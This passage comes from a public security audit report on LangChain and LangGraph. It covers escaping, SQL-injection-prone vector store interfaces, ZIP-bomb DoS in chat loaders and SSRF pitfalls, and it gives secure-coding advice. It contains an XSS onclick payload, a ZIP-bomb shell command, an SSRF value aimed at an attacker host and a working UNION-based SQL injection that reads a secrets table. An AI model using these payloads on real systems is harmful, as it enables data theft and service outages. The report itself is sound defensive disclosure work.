<!-- If url contains "http://www.x41-dsec.de/' onclick='alert(1)", this would generate: -->
<a href='http://www.x41-dsec.de/' onclick='alert(1)'>Click me</a>
```

Listing 6.27: Mustache HTML Escaped

Since the template output is only used to supply prompts to an LLM and is not used to render HTML to be viewed in a browser, this finding is only informational.

6.2.1.2 Solution Advice

X41 recommends using a standard library for escaping special characters. Additionally, the issue should be reported upstream.

6.2.2 LG-OSTIF-PT-26-101: Duplicate Code Snippet Overwrites Node Name

Component: `langgraph/libs/langgraph/langgraph/graph/state.py`

6.2.2.1 Description

Listing 6.28 shows that the node name is set twice, if the supplied node is an instance of the *Runnable* class, where the name is overwritten by a potentially different name the second time.

```
if not isinstance(node, str):
    action = node
    if isinstance(action, Runnable):
        node = action.get_name()
    else:
        node = getattr(action, "__name__", action.__class__.__name__)
    if node is None:
        raise ValueError(
            "Node name must be provided if action is not a function"
        )
# ... omitted by X41 for brevity
if not isinstance(node, str):
    action = node
    node = cast(str, getattr(action, "name", getattr(action, "__name__", None)))
    if node is None:
        raise ValueError(
            "Node name must be provided if action is not a function"
        )
```

Listing 6.28: Duplicate Code

Removing the functionally superfluous second instance of setting the action and node name may impact users, since node names could change.

6.2.2.2 Solution Advice

X41 recommends checking whether this may affect users and removing superfluous code.

6.2.3 LG-OSTIF-PT-26-102: HTML Escaping Not Performed in Mustache Templates

Component:	`libs/langchain-core/src/prompts/template.ts::configureMustache()`

6.2.3.1 Description

X41 discovered that the HTML content is not escaped in the TypeScript implementation of Mustache templates, as shown in listing 6.29.

```
function configureMustache() {
  // Use unescaped HTML
  // https://github.com/janl/mustache.js?tab=readme-ov-file#variables
  mustache.escape = (text) => text;
}
```

Listing 6.29: HTML Escaping Is Ignored

As mentioned in the documentation[23], all variables are HTML-escaped by default when using the double Mustache tag *{{}}* and never escaped when using the triple Mustache tag *{{{}}}*.

The escaping strategy can be adapted to the user's needs by overriding the ***Mustache.escape()*** function. However, as shown in the listing above, no escaping is performed and instead, the string is returned as-is. This undermines any XSS prevention that could be provided by the double tag and essentially makes the latter similar to the (insecure) triple tag.

The Python implementation provides an HTML-escaping strategy, as reported in section 6.2.1.

6.2.3.2 Solution Advice

X41 recommends using the default HTML-escaping strategy offered by Mustache and not overwriting the ***Mustache.escape()*** function with a custom one.

[23] `https://github.com/janl/mustache.js?tab=readme-ov-file#variables`

6.2.4 LG-OSTIF-PT-26-103: Dangerous Interface May Lead to SQL Injection

Component:	`langchain-community/vectorstores/clickhouse.py`
	`langchain-community/vectorstores/myscale.py`
	`langchain-community/vectorstores/rocksetdb.py`
	`langchain-community/vectorstores/starrocks.py`
	`langchain-community/vectorstores/apache_doris.py`

6.2.4.1 Description

The LangChain community repository implements various vector stores for different database solutions. Some databases are SQL-based and their drivers expose interfaces that allow supplying raw SQL fragments to the database.

A user of this interface has to ensure that they escape untrusted input properly before supplying it to the interface. In all cases, the problematic interface offers to supply a *`WHERE`*-clause, which is directly inserted into the SQL statement. The functions are named ***similarity_search()***, ***similarity_search_by_vector()*** and ***similarity_search_with_relevance_scores()***. The following is a list of the files relative to `langchain-community/libs/community/langchain_community/vectorstores` we found during this review:

- `apache_doris.py`
- `clickhouse.py`
- `myscale.py`
- `rocksetdb.py`
- `starrocks.py`

This interface actively prevents the use of prepared statements, which is considered best practice when providing untrusted data to an SQL statement.

6.2.4.2 Solution Advice

X41 recommends changing the interface so that the user does not need to worry about the technical details and security of the underlying database.

6.2.5 LG-OSTIF-PT-26-104: Possible DoS via ZIP Bombing when Loading Chat Messages

Component:	`langchain_community/chat_loaders/slack.py:lazy_load()`
	`langchain_community/chat_loaders/whatsapp.py:_iterate_files()`
	`langchain_community/chat_loaders/telegram.py:_iterate_files()`
	`langchain_community/document_loaders/slack_directory.py`

6.2.5.1 Description

The *chat_loader* module exports different classes that allows users to load chat messages from different sources, such as the Slack messenger or WhatsApp. The chat messages can be supplied as a ZIP archive that resides within the file system, as shown in listing 6.30.

```
def lazy_load(self) -> Iterator[ChatSession]:
  with zipfile.ZIPFile(str(self.zip_path), "r") as zip_file:
  for file_path in zip_file.namelist():
     if file_path.endswith(".json"):
         messages = self._read_json(zip_file, file_path)
         yield self._load_single_chat_session(messages)
```

Listing 6.30: Size of the File Is Not Checked before Loading It Into Memory

If the path is controlled by an attacker, they can supply the path of a malicious, highly compressed ZIP archive that will expand to an enormous size upon extraction and cause LangChain to crash. Such an archive is called a ZIP bomb[24]. A zip bomb that will deflate into a 3.8 gigabytes-big file can be created using the command-line shown in listing 6.31.

```
perl -e 'print "0" x 4000000000' > /tmp/bigfile.json; zip -9 /tmp/bomb.zip /tmp/bigfile.json
```

Listing 6.31: ZIP Bomb Creation

The plugins for loading chat messages from WhatsApp and Telegram are also affected, as shown in listing 6.32.

[24] https://en.wikipedia.org/wiki/ZIP_bomb

```python
# At libs/community/langchain_community/chat_loaders/whatsapp.py
def _iterate_files(path: str) -> Iterator[str]:
    # Redacted
    elif zipfile.is_zipfile(path):
      with zipfile.ZIPFile(path) as zip_file:
        for file in zip_file.namelist():
           if file.endswith(".txt"):
              yield zip_file.extract(file)

# At libs/community/langchain_community/chat_loaders/telegram.py
def _iterate_files(path: str) -> Iterator[str]:
    elif zipfile.is_zipfile(path):
      with zipfile.ZIPFile(path) as zip_file:
        for file in zip_file.namelist():
          if file.endswith((".html", ".json")):
            with tempfile.TemporaryDirectory() as temp_dir:
            yield zip_file.extract(file, path=temp_dir)
```

Listing 6.32: Chat Messages Loaded from Telegram and WhatsApp

The successful exploitation of this attack would require the attacker to have access to the file system. It is not clear from the defined interface whether that should be allowed or not. Therefore, this issue is considered informational.

6.2.5.2 Solution Advice

X41 recommends comparing the size of the file before deflating the archive against a predefined threshold. This can be done using the native `zipfile` module, as shown in listing 6.33.

```python
for file_info in zip_file.infolist():
    if file_info.file_size < MAX_SIZE:
         messages = self._read_json(zip_file, file_info.filename)
         yield self._load_single_chat_session(messages)
```

Listing 6.33: The Size of the File Is Checked before Decompressing

6.2.6 LG-OSTIF-PT-26-105: Security Best Practices Guide

Component: Documentation

6.2.6.1 Description

The documentation of LangChain lacks a comprehensive security best practices guide. This would allow the contributors of the project to have guidance on how to write secure code prior to merging changes into the main branch. The lack of documentation mainly affects the community repositories, as it sits closer to the attack surface defined in section 5.2.

In particular, the inline documentation provided within the code does not always clearly define which function parameters are intended to be user-controlled and which must remain strictly internal. This increases the risk of improper input handling and inconsistent security controls across similar plugins in the community repositories.

X41 discovered that a thorough documentation is sometimes provided to warn users from exposing specific controls to end-users or granting overly permissive privileges. This is the case in commit b0cd332 or in the Python community plugin for ClickHouse, as shown in listing 6.34. However, this practice is inconsistent across repositories and plugins of the same type.

```
def similarity_search(
        self, query: str, k: int = 4, where_str: Optional[str] = None, **kwargs: Any
    ) -> List[Document]:
        """Perform a similarity search with ClickHouse

    # Redacted by X41
    NOTE: Please do not let end-user to fill this and always be aware
                of SQL injection. When dealing with metadatas, remember to
                use `{self.metadata_column}.attribute` instead of `attribute`
                alone. The default name for it is `metadata`."""
```

Listing 6.34: Documentation Warning Users about Exposing Function Parameters to End-Users

Therefore, a structured security best practices guide addressing common security considerations associated with specific development tasks should be in place. Depending on the implemented functionality, such as database, file or network operations, appropriate safeguards should be enumerated.

The following section serves a baseline for the security best practices guide.

6.2.6.2 Solution Advice

The following sections define a baseline for a security best practices guide for future developments of LangChain.

6.2.6.2.1 Database Operations

Several community plugins were found to be vulnerable to SQL injection because they either failed to use parameterized queries or perform input sanitization on the user-controlled data, as documented in section 6.1.9.

Additionally, when parameterized queries are not used, the documentation does not always provide sufficient information on whether the input to queries should be user-controlled.

X41 recommends always enforcing the use parameterized queries when performing database operations and avoid formatting user-controlled input directly within the query. If prepared statements cannot be used, X41 recommends warning users about the risk of making query parameters user-controllable.

6.2.6.2.2 File Handling

While no path traversal vulnerabilities were highlighted in this report, the previous security audit of LangChain found that the code in the `huggingface_text_to_speech_inference.py` script was vulnerable to path traversal attacks[25]. A similar issue was found in the file management tool, allowing arbitrary file read and write[26].

Ideally, file operations should be restricted to a specific directory when the file path is user-controlled.

X41 recommends verifying that normalized user-supplied paths are validated and located within the configured root directory. The root directory restriction can sometimes be bypassed through symbolic links, as reported in `https://github.com/SylphxAI/filesystem-mcp/issues/134`.

If no root path is configured, the documentation should warn users about the risk of exposing the function performing the file operations to end-users.

Note that clients for third-party services used for file storage, such as AWS and Google Cloud Storage, can also suffer from this type of vulnerabilities[27].

[25] `https://github.com/langchain-ai/langchain/blob/be7fa920fab2045a7872c490028fa46e56e06744/libs/community/langchain_community/tools/audio/huggingface_text_to_speech_inference.py`

[26] `https://github.com/langchain-ai/langchain/blob/be7fa920fab2045a7872c490028fa46e56e06744/libs/community/langchain_community/tools/file_management/write.py`

[27] `https://feedly.com/cve/CVE-2024-45816`

6.2.6.2.3 Network Operations

Several API integrations and community plugins allow users to send requests to remote origins, which might introduce SSRF vulnerabilities if user input is not properly validated. The previous security audit of LangChain uncovered an SSRF vulnerability in the OpenAI integration, as documented in GHSA-2g6r-c272-w58r.

Depending on the context, SSRF vulnerabilities could allow attackers to scan the internal network and access hidden services or steal credentials, such as API keys or tokens.

Several community plugins use hardcoded origins to which user input is sometimes appended and do not require the use of the SSRF protection module.

In the audited plugins, this approach was implemented correctly, ensuring that user input cannot influence the origin of the request. However, attackers might be able to perform SSRF if:

1. The hardcoded origin is `https://safe-domain.com`
2. The user-supplied input is directly concatenated to the hardcoded origin

In this case, an attacker can supply a value such as `:foobar@attacker-controlled.com/abc`, which would force the back-end server to interpret `safe-domain.com:foobar` as the credentials for accessing `attacker-controlled.com` and issue a request to the attacker-controlled origin.

X41 recommends enforcing the use of the SSRF protection module available in the core repositories of LangChain available at `langchain_core/_security/_ssrf_protection.py` and `langchain-core/utils/ssrf.ts` before issuing requests to mitigate this risk.

6.2.6.2.4 Serialization and Deserialization

The custom serialization and deserialization libraries implement an allowlist to limit the set of classes that can be deserialized to a set of trusted and well-known LangChain types. The provided documentation was found to be very thorough and clear about the risks of deserialization.

Some community plugins were found to leverage the ***pickle.load()*** method, which is used to deserialize Python objects. If the input to this method is user-controlled, attackers might be able to deserialize arbitrary Python objects and achieve code execution.

In all the concerned plugins, the documentation explicitly described the danger of allowing this method to be exposed to end-users, as shown in listing 6.35.

```
1 @classmethod
2 def load_local(cls, folder_path: str, *, allow_dangerous_deserialization: bool = False,
3     file_name: str = "tfidf_vectorizer",
```

```
) -> TFIDFRetriever:
    # Redacted by X41
    if not allow_dangerous_deserialization:
        raise ValueError(
            "The de-serialization of this retriever is based on .joblib and "
            ".pkl files."
            "Such files can be modified to deliver a malicious payload that "
            "results in execution of arbitrary code on your machine."
            "You will need to set `allow_dangerous_deserialization` to `True` to "
            "load this retriever. If you do this, make sure you trust the source "
            "of the file, and you are responsible for validating the file "
            "came from a trusted source."
        )

    # Redacted by X41
    with open(path / f"{file_name}.pkl", "rb") as f:
        # This code path can only be triggered if the user
        # passed allow_dangerous_deserialization=True
        docs, tfidf_array = pickle.load(f)  # ignore[pickle]: explicit-opt-in
```

Listing 6.35: Documentation Warning about the Use of Pickle

6.2.6.2.5 Resource Allocation

Several DoS vulnerabilities were identified during the source code audit. These issues stem from scenarios where the code processes user-supplied input without sufficient safeguards, including:

- Unlimited recursion
- Unlimited resource allocation
- ZIP bombing

X41 recommends enforcing a size limit before loading user-supplied data into memory. Additionally, a maximum recursion depth should also be enforced where users can control the number of recursive calls.

7 About OSTIF

The Open Source Technology Improvement Fund (OSTIF) is dedicated to resourcing and managing security engagements for open source software projects through partnerships with corporate, gover ment, and non-profit donors. We bridge the gap between resources and security outcomes, while supporting and championing the open source community whose efforts underpin our digital landsca e.

Over the past ten years, OSTIF has been responsible for the discovery of over 800 vulnerabilities, (121 of those being Critical/High), over 13,000 hours of security work, and millions of do lars raised for open source security. Maximizing output and security outcomes while minimizing labor and cost for projects and funders has resulted in partnerships with multi-billion dollar companies, top open source foundations, government organizations, and respected individuals in the space. Most importantly, we've helped over 120 projects and counting improve their securit posture.

Our directive is to support and enrich the open source community through providing public-facing security audits, educational resources, meetups, tooling, and advice. OSTIF's experience pos tions us to be able to share knowledge of auditing with maintainers, developers, foundations, and the community to further secure our infrastructure in a sustainable manner.

We are a small team working out of Chicago, Illinois. Our website is `ostif.org`. You can follow us on social media to keep up to date on audits, conferences, meetups, and opportunities with OSTIF, or feel free to reach out directly at contact@ostif.org or our Github.

Derek Zimmer, Executive Director
Amir Montazery, Managing Director
Helen Woeste, Communications and Community Manager
Tom Welter, Project Manager

8 About X41 D-Sec GmbH

X41 D-Sec GmbH is an expert provider for application security and penetration testing services. Having extensive industry experience and expertise in the area of information security, a strong core security team of world-class security experts enables X41 D-Sec GmbH to perform premium security services.

X41 has the following references that show their experience in the field:

- Source code audit of ISC BIND9 DNS server[1]
- Source code audit of the Git source code version control system[2]
- Review of the Mozilla Firefox updater[3]
- X41 Browser Security White Paper[4]
- Review of Cryptographic Protocols (Wire)[5]
- Identification of flaws in Fax Machines[6,7]
- Smartcard Stack Fuzzing[8]

The testers at X41 have extensive experience with penetration testing and red teaming exercises in complex environments. This includes enterprise environments with thousands of users and vendor infrastructures such as the Mozilla Firefox Updater (Balrog).

Fields of expertise in the area of application security encompass security-centered code reviews, binary reverse-engineering and vulnerability-discovery. Custom research and IT security consulting, as well as support services, are the core competencies of X41. The team has a strong technical background and performs security reviews of complex and high-profile applications such as Google Chrome and Microsoft Edge web browsers.

X41 D-Sec GmbH can be reached via `https://x41-dsec.de` or `mailto:info@x41-dsec.de`.

[1] `https://x41-dsec.de/news/security/research/source-code-audit/2024/02/13/bind9-security-audit/`
[2] `https://x41-dsec.de/security/research/news/2023/01/17/git-security-audit-ostif/`
[3] `https://blog.mozilla.org/security/2018/10/09/trusting-the-delivery-of-firefox-updates/`
[4] `https://browser-security.x41-dsec.de/X41-Browser-Security-White-Paper.pdf`
[5] `https://www.x41-dsec.de/reports/Kudelski-X41-Wire-Report-phase1-20170208.pdf`
[6] `https://www.x41-dsec.de/lab/blog/fax/`
[7] `https://2018.zeronights.ru/en/reports/zero-fax-given/`
[8] `https://www.x41-dsec.de/lab/blog/smartcards/`

Acronyms

AI Artificial Intelligence . . . 8
API Application Programming Interface . . . 8
AWS Amazon Web Services . . . 8
CD Compact Disc . . . 11
CI/CD Continous Integration/Continous Delivery . . . 13
CI Continuous Integration . . . 11
CORS Cross-Origin Resource Sharing . . . 26
CVE Common Vulnerabilities and Exposures . . . 14
CVSS Common Vulnerability Scoring System . . . 15
CWE Common Weakness Enumeration . . . 18
DNS Domain Name System . . . 26
DoS Denial of Service . . . 12
HTML HyperText Markup Language . . . 54
HTTP HyperText Transfer Protocol . . . 22
ID Identifier . . . 47
IP Internet Protocol . . . 26
JSON JavaScript Object Notation . . . 22
LLM Large Language Model . . . 8
PDF Portable Document Format . . . 29
PoC Proof of Concept . . . 25
RCE Remote Code Execution . . . 11
SDK Software Development Kit . . . 11
SNI Server Name Identification . . . 28

 PUBLIC - CC BY-SA 4.0 License

SQL Structured Query Language 8
SQLi SQL Injection 23
SSRF Server-Side Request Forgery 12
TLS Transport Layer Security 28
TOCTOU Time of Check Time of Use 27
URL Uniform Resource Locator 22
XML Extensible Markup Language 48
XSS Cross-site Scripting 54
XXE XML External Entity 13
ReDoS Regular Expression DoS 22
NoSQL Not Only SQL 12

 PUBLIC - CC BY-SA 4.0 License

A Proof of Concept of the Discovered Vulnerabilities

A.1 DoS via Unlimited Recursion in Glob Expression Parsing

```python
from langchain.agents import create_agent
from langchain.agents.middleware import FilesystemFileSearchMiddleware

agent = create_agent(
    model="claude-sonnet-4-5-20250929",
    tools=[],
    middleware=[
        FilesystemFileSearchMiddleware(
            root_path="/home/user/",
            use_ripgrep=False,
        ),
    ],
)
import sys
for chunk in agent.stream(
        {"messages": [{"role": "user", "content": sys.argv[1]}]},
    stream_mode="updates",
):
    for step, data in chunk.items():
        if step == 'model':
            if "text" in data['messages'][-1].content_blocks[0].keys():
                print(f"content: {data['messages'][-1].content_blocks[0]['text']}")
```

Listing A.1: Agent Using the File System Search Middleware

A.2 SQL Injection in the ClickHouse Community Plugin

```
import { ClickHouseStore } from '@langchain/community/vectorstores/clickhouse';
import type { ClickHouseFilter } from '@langchain/community/vectorstores/clickhouse';
import type {ClickHouseLibArgs} from '@langchain/community/vectorstores/clickhouse'
import { Document } from "@langchain/core/documents";
import type { EmbeddingsInterface } from "@langchain/core/embeddings";

class DummyEmbeddings implements EmbeddingsInterface {
  async embedDocuments(texts: string[]): Promise<number[][]> {
    // Return a vector of length 3 for each text
    return texts.map((text, i) => [i + 1, i + 2, i + 3]);
  }

  async embedQuery(text: string): Promise<number[]> {
    return [1, 2, 3]; // same length as embedDocuments
  }
}

async function main() {
  // Configure ClickHouse connection
  const args: ClickHouseLibArgs = {
    host: "localhost",
    port: 8123,
    protocol: "http://", // or https://
    username: "default",
    password: "clickhouse123",
    database: "default",
    table: "vector_table",
    indexType: "vector_similarity"

  };

  const filter = {whereStr: `id = '801a2ab6-0b64-40cb-aec6-5f219a1b21a3'
    ORDER BY L2Distance(embedding, [1, 2, 3]) AS dist
    union all select key,
    CAST('{"a" : 42}', 'JSON'),12
    from secrets limit 2 --`};

  const embeddings = new DummyEmbeddings();

  // Create store instance
  const store = new ClickHouseStore(embeddings, args);

  // Create documents
  const docs = [
    new Document({ pageContent: "Hello world", metadata: { category: "greeting" } }),
    new Document({ pageContent: "Goodbye world", metadata: { category: "farewell" } }),
  ];

```

```
49    // Add documents (and vectors)
50    await store.addDocuments(docs);
51    console.log("Documents added to ClickHouse.");
52
53    // Query vector
54    const queryVector = await embeddings.embedQuery("Hello");
55
56    // Similarity search
57    const k = 2; // top 2 results
58    const results = await store.similaritySearchVectorWithScore(queryVector, k, filter);
59
60    console.log("Similarity search results:");
61    results.forEach(([doc, score], idx) => {
62      console.log(`${idx + 1}. Score: ${score}, Document: ${doc.pageContent}, Metadata: ${JSON.
      ↪  stringify(doc.metadata)}`);
63    });
64  }
65
66  main().catch(console.error);
```

Listing A.2: TypeScript Program to Demonstrate the SQL Injection